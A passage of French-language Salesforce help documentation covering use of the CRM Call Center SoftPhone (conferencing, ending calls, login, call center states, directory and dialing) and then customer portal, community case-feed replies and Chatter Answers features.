1. Pendant l'appel, cliquez sur le bouton **Conférence** correspondant à la ligne SoftPhone active. Le correspondant est automatiquement mis en attente et un nouveau clavier téléphonique est activé.
2. Utilisez le clavier téléphonique, votre clavier ou l'annuaire téléphonique pour entrer le numéro de téléphone de la personne qui doit rejoindre l'audioconférence.
3. Cliquez sur **Lancer une conférence**. Votre premier correspondant reste en attente pendant que vous appelez le numéro choisi. Si le numéro que vous avez composé est occupé, un message apparaît. Vous pouvez recomposer le numéro ou annuler l'appel.
4. Lorsque vous êtes en ligne avec le second correspondant et prêt à débuter la conférence, cliquez sur **Terminer la conférence**. Le second correspondant rejoint le premier sur la ligne téléphonique de départ et les trois intervenants peuvent alors échanger librement. Si vous ne voulez plus créer d'audioconférence après avoir composé le second numéro, cliquez sur **Annuler la conférence** pour interrompre la communication avec le second correspondant et revenir au correspondant initial.

### Remarque:

- Si vous cliquez sur **En attente** pendant une audioconférence, les autres participants à la conférence ne vous entendent plus mais peuvent toujours se parler.
- Certains systèmes téléphoniques limitent le nombre de correspondants qui peuvent participer à une conférence sur une seule et même ligne. Pour plus d'informations, contactez l'administrateur.

CONSULTER ÉGALEMENT :

Centre d'appels Salesforce

Utilisation d'un SoftPhone

Mise en attente d'un appelant à l'aide du SoftPhone

### Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour lancer une audioconférence :

- Membre d'un centre d'appels

## Fin d'un appel avec le SoftPhone

Lorsque vous êtes prêt à mettre fin à un appel :

1. Mettez à jour le journal des appels associé. Par exemple, si vous avez créé une requête ou affiché un contact pendant l'appel, vérifiez qu'ils sont sélectionnés dans l'un des champs `Associé à` du journal. Utilisez également la zone de texte `Commentaires` pour noter des remarques sur l'appel.

   Aucun journal des appels n'est créé pour les appels internes.

2. Cliquez sur le bouton **Mettre fin à l'appel** correspondant à la ligne SoftPhone active ou raccrochez votre combiné téléphonique. Vous mettez ainsi fin à la communication et libérez la ligne.
3. Si les codes de récapitulatif ne sont pas activés, le centre d'appels reprend l'état Prêt à recevoir des appels et le journal de l'appel est enregistré automatiquement.
4. Si les codes de récapitulatif sont activés, l'état du centre d'appels est défini sur Récapitulatif et plusieurs codes de motif apparaissent dans le SoftPhone. Cet état ne permet pas de recevoir d'appel entrant.
   a. Sélectionnez le code de motif qui représente le mieux le résultat de l'appel.
   b. Si vous le souhaitez, apportez des modifications supplémentaires au journal des appels.
   c. Cliquez sur **Terminé**. Le centre d'appels reprend l'état Prêt à recevoir des appels et le journal de l'appel est automatiquement enregistré.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour mettre fin à un appel :
- Membre d'un centre d'appels

Tous les journaux d'appels enregistrés sont placés dans la section N derniers appels du SoftPhone, pour référence ultérieure. Vous pouvez consulter les détails des journaux d'appels en cliquant sur l'un des liens associés :

- Le lien `Objet` (par exemple, « Appel le 6/01/2006 12h34 ») ouvre la page de détail du journal des appels.
- Les liens `Associé à` ouvrent la page de détail de l'enregistrement considéré.

**Remarque:** Certaines fonctions Salesforce CRM Call Center présentées dans ce système d'aide peuvent ne pas être disponibles avec votre SoftPhone en raison de personnalisations effectuées pour votre organisation ou des outils CTI utilisés dans la conception de votre SoftPhone. Pour plus d'informations, contactez l'administrateur.

CONSULTER ÉGALEMENT :

Centre d'appels Salesforce

Utilisation d'un SoftPhone

# Utilisation d'un SoftPhone

Le SoftPhone Salesforce CRM Call Center s'affiche dans le menu latéral à gauche de votre fenêtre Salesforce ou dans le pied de page de la console Salesforce. Vous pouvez utiliser le SoftPhone pour :

- Vous connecter à votre centre d'appels
- Modifier l'état de votre centre d'appels pour annoncer si vous êtes prêt à recevoir un nouvel appel
- Composer un numéro de téléphone en utilisant le SoftPhone intégré ou en cliquant sur l'icône située à côté du numéro de téléphone associé à un contact, à une piste, à une activité ou à un compte
- Rechercher un numéro de téléphone dans l'annuaire personnalisé de votre centre d'appels
- Répondre à un appel d'un autre utilisateur du centre d'appels ou d'un numéro extérieur
- Mettre un appelant en attente
- Lancer une audioconférence avec un autre utilisateur du centre d'appels ou un numéro extérieur
- Transférer un appel vers un autre utilisateur du centre d'appels ou vers un numéro de téléphone externe
- Ajouter des commentaires ou associer des enregistrements Salesforce à l'aide un journal d'appels automatique pour enregistrer rapidement les informations relatives à un appel
- Modifiez les paramètres personnels de Salesforce CRM Call Center pour personnaliser le comportement de votre SoftPhone

Vous ne pouvez pas réduire le menu latéral si vous êtes un utilisateur de Salesforce CRM Call Center et que vous utilisez l'onglet Console.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher et utiliser le SoftPhone :

- Membre d'un centre d'appels

**Remarque:** Certaines fonctions Salesforce CRM Call Center présentées dans ce système d'aide peuvent ne pas être disponibles avec votre SoftPhone en raison de personnalisations effectuées pour votre organisation ou des outils CTI utilisés dans la conception de votre SoftPhone. Pour plus d'informations, contactez l'administrateur.

CONSULTER ÉGALEMENT :

Centre d'appels Salesforce

Configuration minimale requise pour Salesforce CRM Call Center

Utilisation d'un SoftPhone avec une Salesforce Console

Fin d'un appel avec le SoftPhone

## Connexion au SoftPhone

Salesforce CRM Call Center nécessite une connexion préalable à Salesforce, puis au système téléphonique de votre organisation. La connexion au système téléphonique, située dans le menu latéral, s'affiche uniquement si vous êtes :

- Affecté(e) à un centre d'appels dans Salesforce
- Sur un ordinateur équipé de l'adaptateur CTI adapté (pour savoir rapidement si l'adaptateur est installé, vérifiez que l'icône figure dans la barre d'état système de l'ordinateur. La barre d'état système se situe à côté de l'horloge, en bas à droite de votre écran).

Si la connexion au système téléphonique ne s'affiche pas, contactez l'administrateur.

Selon le système téléphonique qu'utilise votre organisation, le système vous invite à saisir votre ID d'utilisateur, votre mot de passe et d'autres informations lorsque vous tentez de vous connecter. Une fois ces informations saisies, cliquez sur **Connexion** pour établir la connexion avec le système téléphonique.

Pour vous connecter automatiquement au système téléphonique sans cliquer sur le bouton **Connexion** :

1. Dans vos paramètres personnels, saisissez *SoftPhone* dans la case `Recherche rapide`, puis sélectionnez **Mes paramètres SoftPhone**.
2. Sélectionnez `Connexion automatique à votre centre d'appels lors d'une connexion à Salesforce`. Lorsque vous êtes connecté(e) au système téléphonique, Salesforce enregistre vos informations de connexion. Il établit ensuite une connexion automatique au système téléphonique lors de la connexion à Salesforce.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour vous connecter à Salesforce CRM Call Center :

- Membre d'un centre d'appels

**Remarque:** Si vous vous déconnectez volontairement du système téléphonique alors que vous êtes connecté à Salesforce, la connexion automatique est désactivée jusqu'à la fin de la session Salesforce. Pour réactiver la connexion automatique, fermez la session Salesforce, puis reconnectez-vous.

Si vous venez de vous connecter au système téléphonique, l'état du centre d'appels est automatiquement défini sur Pas prêt à recevoir des appels. Pour recevoir des appels, vous devez définir l'état du centre d'appels sur Prêt à recevoir des appels.

**Conseil:** Si vous utilisez un adaptateur CTI équipé de la version 4.0 du CTI Toolkit, vous êtes automatiquement déconnecté(e) du SoftPhone après un délai de 8 heures, si vous avez un onglet de navigateur ouvert et accédez à une page Web externe ou à une page Salesforce sans menu latéral (par exemple un tableau de bord). Les délais de déconnexion automatique peuvent varier, car ils dépendent de la configuration du SoftPhone par votre administrateur. Pour rester connecté(e), assurez-vous d'avoir au moins un onglet de navigateur ouvert sur une page Salesforce avec un menu latéral, par exemple l'onglet Accueil ou Requêtes. La déconnexion automatique ne se produit pas dans la console Salesforce.

CONSULTER ÉGALEMENT :

Utilisation d'un SoftPhone

Vérification de la version de votre adaptateur CTI

Configuration minimale requise pour Salesforce CRM Call Center

## Modification de l'état du centre d'appels

Parfois, vous êtes connecté à Salesforce CRM Call Center, mais ne souhaitez pas recevoir d'appels sur votre SoftPhone ou allez être loin de votre poste quelque temps. Pour éviter alors de recevoir des appels, vous pouvez définir l'état de votre centre d'appels via l'icône du SoftPhone. Les valeurs possibles pour l'état du centre d'appels sont les suivantes :

| État du centre d'appels | Description |
|---|---|
| Prêt à recevoir des appels | Vous n'êtes pas en ligne actuellement, et êtes prêt à recevoir le prochain appel direct ou en file d'attente. |
| Pas prêt à recevoir des appels | Vous n'êtes pas en ligne actuellement, mais n'êtes pas prêt à recevoir le prochain appel de la file d'attente.<br>Dans cet état, vous recevez quand même les appels adressés directement à votre poste. |
| En ligne | Vous êtes actuellement en ligne avec un appelant, et ne pouvez recevoir ni appel direct ni appel de la file d'attente. |
| Récapitulatif | Vous êtes actuellement en ligne et souhaitez passer directement à l'état Pas prêt à recevoir des appels une fois l'appel terminé. |
| Déconnexion | Vous souhaitez vous déconnecter du système téléphonique de votre centre d'appels tout en restant connecté à Salesforce. Une fois cette option sélectionnée, Salesforce CRM Call Center met automatiquement fin à la connexion avec le centre d'appels et affiche l'écran de connexion SoftPhone. |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour modifier l'état de votre centre d'appels :

- Membre d'un centre d'appels

Lorsque que vous vous connectez pour la première fois à Salesforce CRM Call Center, l'état du centre d'appels est automatiquement défini sur Pas prêt à recevoir des appels. Choisissez Prêt à recevoir des appels dans la liste déroulante pour recevoir des appels.

**Remarque:** Certaines fonctions Salesforce CRM Call Center présentées dans ce système d'aide peuvent ne pas être disponibles avec votre SoftPhone en raison de personnalisations effectuées pour votre organisation ou des outils CTI utilisés dans la conception de votre SoftPhone. Pour plus d'informations, contactez l'administrateur.

CONSULTER ÉGALEMENT :

- Utilisation d'un SoftPhone
- Connexion au SoftPhone
- Appel avec le SoftPhone
- Fin d'un appel avec le SoftPhone

## Utilisation de l'annuaire de centre d'appels

À chaque centre d'appels est associé un annuaire incluant le nom et le numéro de tous les utilisateurs du centre, ainsi que les numéros de téléphone liés aux enregistrements du système.

Pour utiliser l'annuaire du centre d'appels :

1. Dans le SoftPhone, cliquez sur le nom de la ligne ouverte à utiliser. Le clavier téléphonique correspondant apparaît. Cliquez sur en regard du clavier téléphonique pour ouvrir l'annuaire du centre d'appels.
2. Recherchez un numéro de téléphone dans l'annuaire du centre d'appels :
   a. Dans la liste déroulante **Sélectionner un objet**, sélectionnez le type d'enregistrement à rechercher. Tout objet possédant un champ de numéro de téléphone est inclus dans cette liste.
   b. Dans la zone de texte **Rechercher**, indiquez tout ou partie du nom que vous recherchez.
   c. Cliquez sur **OK** pour afficher la liste des enregistrements contenant le texte de la recherche.
3. Lorsque vous avez trouvé le numéro de téléphone souhaité, cliquez sur le nom de l'enregistrement associé pour entrer automatiquement ce numéro dans le SoftPhone.
4. Cliquez sur **Composer un numéro** pour passer l'appel.

CONSULTER ÉGALEMENT :

- Centre d'appels Salesforce
- Utilisation d'un SoftPhone
- Appel avec le SoftPhone
- Lancement d'une audioconférence avec le SoftPhone
- Transfert d'un appel avec le SoftPhone

### Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour utiliser un annuaire de centre d'appels :

- Membre d'un centre d'appels

## Appel avec le SoftPhone

Salesforce CRM Call Center offre trois méthodes d'appel, comme suit :

- Composition manuelle d'un numéro
- Utilisation de l'annuaire du centre d'appels
- Utilisation de la numérotation par clic

Lorsque vous êtes en communication, vous pouvez passer un appel sur une seconde ligne en cliquant sur **Nouvelle ligne**. Cette nouvelle ligne vous permet de saisir un numéro de téléphone tout en restant en ligne avec le premier appelant. Une fois que vous avez cliqué sur **Composer un numéro**, l'appel initial est mis en attente et le nouvel appel commence.

Si vous passez un appel alors que le statut du centre d'appels est défini sur Prêt à recevoir des appels, le centre d'appels prend immédiatement le statut Pas prêt et vous devez saisir des codes de motif Pas prêt.

Pour interrompre une mise en communication pour laquelle vous venez de composer le numéro, cliquez sur **Mettre fin à l'appel**. Certains systèmes téléphoniques ne permettent pas de mettre fin à un appel à partir d'un SoftPhone si la personne appelée n'a pas encore répondu. Dans ce cas, aucun bouton **Mettre fin à l'appel** n'est disponible. Vous devez utiliser votre combiné téléphonique pour mettre fin à l'appel.

Si le numéro que vous avez composé est occupé, un message apparaît. Vous pouvez recomposer le numéro ou annuler l'appel.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour passer un appel :
- Membre d'un centre d'appels

**Remarque:** Certaines fonctions Salesforce CRM Call Center présentées dans ce système d'aide peuvent ne pas être disponibles avec votre SoftPhone en raison de personnalisations effectuées pour votre organisation ou des outils CTI utilisés dans la conception de votre SoftPhone. Pour plus d'informations, contactez l'administrateur.

CONSULTER ÉGALEMENT :

Utilisation d'un SoftPhone
Mise en attente d'un appelant à l'aide du SoftPhone
Lancement d'une audioconférence avec le SoftPhone
Transfert d'un appel avec le SoftPhone
Fin d'un appel avec le SoftPhone

### En composant un numéro manuellement

Pour passer un appel dans Salesforce CRM Call Center en composant un numéro manuellement :

1. Dans le SoftPhone, cliquez sur le nom de la ligne ouverte à utiliser. Le clavier téléphonique correspondant apparaît.
2. Saisissez le numéro de téléphone que vous souhaitez composer en cliquant sur les numéros du clavier téléphonique ou en appuyant sur les touches numérotées de votre clavier.
3. Cliquez sur **Composer un numéro** ou appuyez sur la touche Entrée de votre clavier.

Remarque: Certaines fonctions Salesforce CRM Call Center présentées dans ce système d'aide peuvent ne pas être disponibles avec votre SoftPhone en raison de personnalisations effectuées pour votre organisation ou des outils CTI utilisés dans la conception de votre SoftPhone. Pour plus d'informations, contactez l'administrateur.

CONSULTER ÉGALEMENT :

Utilisation d'un SoftPhone

En utilisant l'annuaire du centre d'appels

En utilisant l'option de numérotation par simple clic

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour passer un appel :

- Membre d'un centre d'appels

### En utilisant l'annuaire du centre d'appels

Pour passer un appel dans Salesforce CRM Call Center à l'aide de l'annuaire du centre d'appels :

1. Dans le SoftPhone, cliquez sur le nom de la ligne ouverte à utiliser. Le clavier téléphonique correspondant apparaît.
2. Cliquez sur en regard du clavier téléphonique pour ouvrir l'annuaire du centre d'appels.
3. Utilisez l'annuaire pour trouver le numéro que vous souhaitez composer.
4. Lorsque vous avez trouvé le numéro, cliquez sur le nom associé pour saisir automatiquement le numéro sur le clavier téléphonique.
5. Cliquez sur **Composer un numéro** ou appuyez sur la touche Entrée de votre clavier.

Remarque: Certaines fonctions Salesforce CRM Call Center présentées dans ce système d'aide peuvent ne pas être disponibles avec votre SoftPhone en raison de personnalisations effectuées pour votre organisation ou des outils CTI utilisés dans la conception de votre SoftPhone. Pour plus d'informations, contactez l'administrateur.

CONSULTER ÉGALEMENT :

Utilisation d'un SoftPhone

En composant un numéro manuellement

En utilisant l'option de numérotation par simple clic

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour passer un appel :

- Membre d'un centre d'appels

### En utilisant l'option de numérotation par simple clic

Pour passer un appel directement à partir du champ de téléphone d'un contact, d'une piste, d'une activité ou d'un compte à l'aide de Salesforce CRM Call Center :

1. Localisez le numéro que vous souhaitez composer dans un contact, une piste, une activité ou un compte.
2. Cliquez sur le bouton situé à droite du numéro. Le numéro est automatiquement composé sur la première ligne SoftPhone ouverte.
   - Si vous avez déjà cliqué sur un numéro, vous ne pouvez plus le sélectionner pendant cinq secondes.
   - Le bouton n'apparaît pas en regard des numéros de télécopie.

**Remarque:** Certaines fonctions Salesforce CRM Call Center présentées dans ce système d'aide peuvent ne pas être disponibles avec votre SoftPhone en raison de personnalisations effectuées pour votre organisation ou des outils CTI utilisés dans la conception de votre SoftPhone. Pour plus d'informations, contactez l'administrateur.

CONSULTER ÉGALEMENT :

Utilisation d'un SoftPhone

En composant un numéro manuellement

En utilisant l'annuaire du centre d'appels

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour passer un appel :
- Membre d'un centre d'appels

## Vérification de la version de votre adaptateur CTI

Pour vérifier la version de l'adaptateur CTI installé sur votre machine :

1. Exécutez l'adaptateur CTI depuis son emplacement d'installation. Par exemple, dans le menu Démarrer, sélectionnez **Tous les programmes** > **salesforce.com** > **CTI Adapter 2.0** > **Salesforce Adapter 2.0**.
2. Cliquez avec le bouton droit sur l'icône dans la barre d'état système de votre ordinateur. La barre d'état système se situe à côté de l'horloge, en bas à droite de votre écran.
3. Cliquez sur **À propos de...**

   La version de votre adaptateur CTI s'affiche sous `Connecteur CTI`.

**Remarque:** Si vous avez un adaptateur CTI intégré à la version 4.03 du CTI Toolkit, une fenêtre contextuelle s'affiche lorsque vous utilisez les navigateurs Firefox ou Chrome. Cette fenêtre contextuelle doit s'afficher sur votre ordinateur pour maintenir la connexion à Salesforce CRM Call Center.

CONSULTER ÉGALEMENT :

Centre d'appels Salesforce

Configuration minimale requise pour Salesforce CRM Call Center

Connexion au SoftPhone

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

# Réponse dans les portails et les communautés Web

## Affichage de l'activité de la communauté pour des idées et des questions

Les statistiques d'activité, comme le nombre de publications effectuées et de mentions J'aime reçues dans des idées et des questions, s'affichent dans votre page de profil afin d'informer les autres utilisateurs sur votre participation au sein de la communauté.

Cliquez sur votre nom n'importe où dans l'application pour afficher votre profil. Si disponible, vous pouvez également cliquer sur l'onglet Profil ou sur *Votre nom* > **Mon profil** en haut de la page. Affichez le profil d'autres personnes en cliquant sur leur nom.


L'activité de la communauté s'affiche sous l'onglet Présentation de votre profil et permet d'effectuer des comparaisons avec l'activité des autres utilisateurs. Vous pouvez également évaluer l'activité d'autres membres de la communauté en affichant leur profil.

Éditions

Disponible avec : Salesforce Classic

Idées disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Réponses Chatter disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition




Lorsque Réponses Chatter est activée pour votre organisation, le total des activités ci-dessous s'affiche dans votre page de profil :

- Questions que vous avez posées
- Questions auxquelles vous avez répondu

- Questions que vous avez résolues avec une meilleure réponse

Cliquez sur **Questions** pour revenir à l'onglet Q&A.

Lorsque `Réputation` dans les idées est activée par votre administrateur, le total des activités ci-dessous s'affiche dans votre page de profil :

- Les idées que vous avez créées
- Les commentaires que vous avez reçus
- Les commentaires et les idées pour lesquels vous avez voté

Cliquez sur **Idées** pour revenir à l'onglet Idées.

## Utilisateurs du portail Client - Opérations

Remarque: À compter de la version Summer '13, le portail client n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail client. Si vous n'avez pas de portail client et que vous souhaitez partager aisément des informations avec vos clients, essayez les communautés.

Les organisations existantes qui utilisent des portails client peuvent conserver leurs portails client ou migrer vers les communautés. Pour plus d'informations, contactez votre responsable de compte Salesforce.

Remarque: Les utilisateurs de portail haut volume sont disponibles pour les portails ou les communautés de clients destinés à des milliers ou des millions d'utilisateurs. Reportez-vous à À propos des utilisateurs du portail haut volume à la page 2664.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Parmi les tâches courantes de gestion des utilisateurs du portail partenaire figurent :

- Configuration du portail client pour les utilisateurs
- Activation du portail client pour les utilisateurs individuels depuis l'onglet Contacts
- Invalidation et désactivation des utilisateurs du portail client
- Modification des informations et des rôles des utilisateurs du portail client
- Modification de comptes d'utilisateurs du portail client
- Fusion d'utilisateurs du portail client
- Réinitialisation des mots de passe des utilisateurs du portail client
- Affichage des licences utilisateur du portail client
- Octroi aux utilisateurs du portail haut volume de l'accès aux enregistrements d'objets
- Partage des enregistrements d'utilisateurs du portail haut volume avec des utilisateurs Salesforce
- Gestion des autorisations et des paramètres d'accès des utilisateurs du portail client
- Attribution de profils à un portail client
- Délégation de la gestion des utilisateurs du portail client et de la gestion des contacts et des requêtes aux utilisateurs du portail
- Création de rapports sur les utilisateurs du portail client

Conseil: Pour dépanner les problèmes des utilisateurs du portail client, cliquez sur **Gérer un utilisateur externe** puis sélectionnez **Se connecter au portail en tant qu'utilisateur** dans la page de détail des contacts de l'utilisateur du portail. Cette sélection ouvre une nouvelle fenêtre de navigateur et vous connecte automatiquement au portail en tant qu'utilisateur du portail. Cette option permet garantit également que le portail est configuré correctement.

Le bouton **Se connecter au portail en tant qu'utilisateur** est disponible uniquement si vous disposez de l'autorisation « Modifier les utilisateurs libre-service » et de l'accès « Modifier » sur le compte. Le bouton **Se connecter au portail en tant qu'utilisateur** ne s'affiche pas pour les utilisateurs du portail inactifs.

## Publication dans les requêtes et questions de communauté avec l'action Communauté dans fil de requête

L'action Communauté du fil de requête est votre option par défaut pour répondre aux clients dans les requêtes qui proviennent d'une communauté ou d'un portail client.

Pour publier dans les requêtes d'un portail client ou d'une communauté :

1. Cliquez sur **Répondre au client** dans la page Fil de requête.
2. Cliquez sur , puis sélectionnez **Communauté**.
   Selon la configuration de Fil de requête par votre administrateur, vous pouvez cliquer sur **Communauté** sans cliquer au préalable sur **Répondre au client**.
3. Saisissez le message destiné au client.

**Éditions**


Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition


**AUTORISATIONS UTILISATEUR**

Pour créer des publications de requête dans des portails clients ou des communautés :

- Autorisation de modification sur les requêtes




4. Si vous recherchez une requête qui a été escaladée à partir d'une question dans Questions Chatter ou Réponses Chatter, sélectionnez les utilisateurs pour lesquels la publication est visible :
   - Sélectionnez **Client uniquement** pour publier une réponse privée, ou **Tout le monde** pour publier une réponse publique.
   - Sélectionnez **Requête client** pour qu'une publication soit visible par tous les utilisateurs internes et externes qui ont accès à la requête, ou **Question de communauté** pour publier une réponse publique à la question d'un utilisateur de la communauté. Si vous sélectionnez **Requête client** et que votre administrateur Salesforce a activé le fil de requêtes de la communauté, vous créerez une publication Chatter au lieu d'un commentaire de requête.




5. Vous pouvez également sélectionner `Envoyer un e-mail` pour envoyer un message au client afin de l'informer qu'une réponse à sa question a été publiée dans la requête.

   Remarque: Cette option est disponible uniquement si votre administrateur l'a activée, et si le client auquel vous répondez est associé à la requête et possède une adresse e-mail valide. Si votre organisation utilise le fil de requêtes de communauté et les notifications par e-mail pour Chatter, les publications de requête sont activées, les utilisateurs sont automatiquement notifiés par e-mail des publications publiques à leurs requêtes et cette option n'apparaît pas.

6. En option, joignez un article de la base de connaissances à la publication.
7. Cliquez sur le bouton pour publier votre publication.

Remarque: Si le fil de requête de communauté est activé dans votre organisation, vous pouvez modifier la visibilité des publications de requête après leur publication. Pour plus d'informations, reportez-vous à Exposer ou masquer une publication publiée ou un e-mail dans le fil de requêtes de communauté.

CONSULTER ÉGALEMENT :

Envoi et réponse à un e-mail depuis Fil de requête

Présentation du fil de requête

Fil de requête de communauté

# Présentation des réponses

**Remarque:** Le retrait de Réponses est planifié dans toutes les organisations Salesforce à compter de la version Winter '18. Pour plus d'informations, reportez-vous à Retrait de Réponses Chatter dans la version Winter '18. À compter de la version Summer '13, Réponses n'est pas disponible pour les nouvelles organisations. Vous utilisez à la place les Questions Chatter, une fonctionnalité QetR intégrée de façon transparente à Chatter. Les Questions Chatter permettent aux utilisateurs de poser des questions et de trouver les réponses sans jamais quitter Chatter. Si la fonctionnalité a été activée avant la version Summer '13, les organisations existantes gardent accès à Réponses jusqu'à la version Winter '18.

**Éditions**

Disponible avec : Salesforce Classic

Réponses est disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition.

**AUTORISATIONS UTILISATEUR**

Pour afficher l'onglet Réponses :
- Lire sur les questions

Pour poser des questions et y répondre :
- Créer sur les questions

Pour voter pour des réponses :
- Lire sur les questions

## Terminologie des réponses

Les termes ci-après sont utilisés pour décrire les fonctions et les fonctionnalités des réponses.

**Réponses**
Cette fonctionnalité de l'application Communauté permet aux utilisateurs de poser des questions et aux membres de la communauté de publier des réponses. Les membres de la communauté peuvent voter sur le pertinence de chaque réponse et la personne qui a posé la question peut choisir la meilleure réponse.

**Meilleure réponse**
Lorsqu'un membre de la communauté de réponse pose une question et que d'autres membres de la communauté publient une réponse, la personne qui a posé la question peut marquer la meilleure réponse. La meilleure réponse s'affiche ensuite directement sous la question (au-dessus des autres réponses). L'identification de la meilleure réponse permet aux autres membres de la communauté qui se posent la même question de retrouver rapidement les informations les plus pertinentes et utiles.

**Communauté**
Les communautés sont des espaces personnalisables, publics ou privés, qui permettent aux employés, aux clients et aux partenaires de collaborer sur les meilleures pratiques et les processus métier.

**Catégorie de données pour des réponses**
Sous l'onglet Réponses, les *catégories de données* permettent aux utilisateurs de classer les questions dans une zone de réponses. Par exemple, si vous avez une zone de réponses pour des produits matériels, vos catégories de données peuvent inclure Ordinateurs portables, Ordinateurs de bureau et Imprimantes. Les membres de la zone peuvent parcourir rapidement une catégorie spécifique à la recherche de réponses à leurs questions. Les administrateurs peuvent utiliser des catégories de données pour contrôler l'accès aux questions.

**Idée**
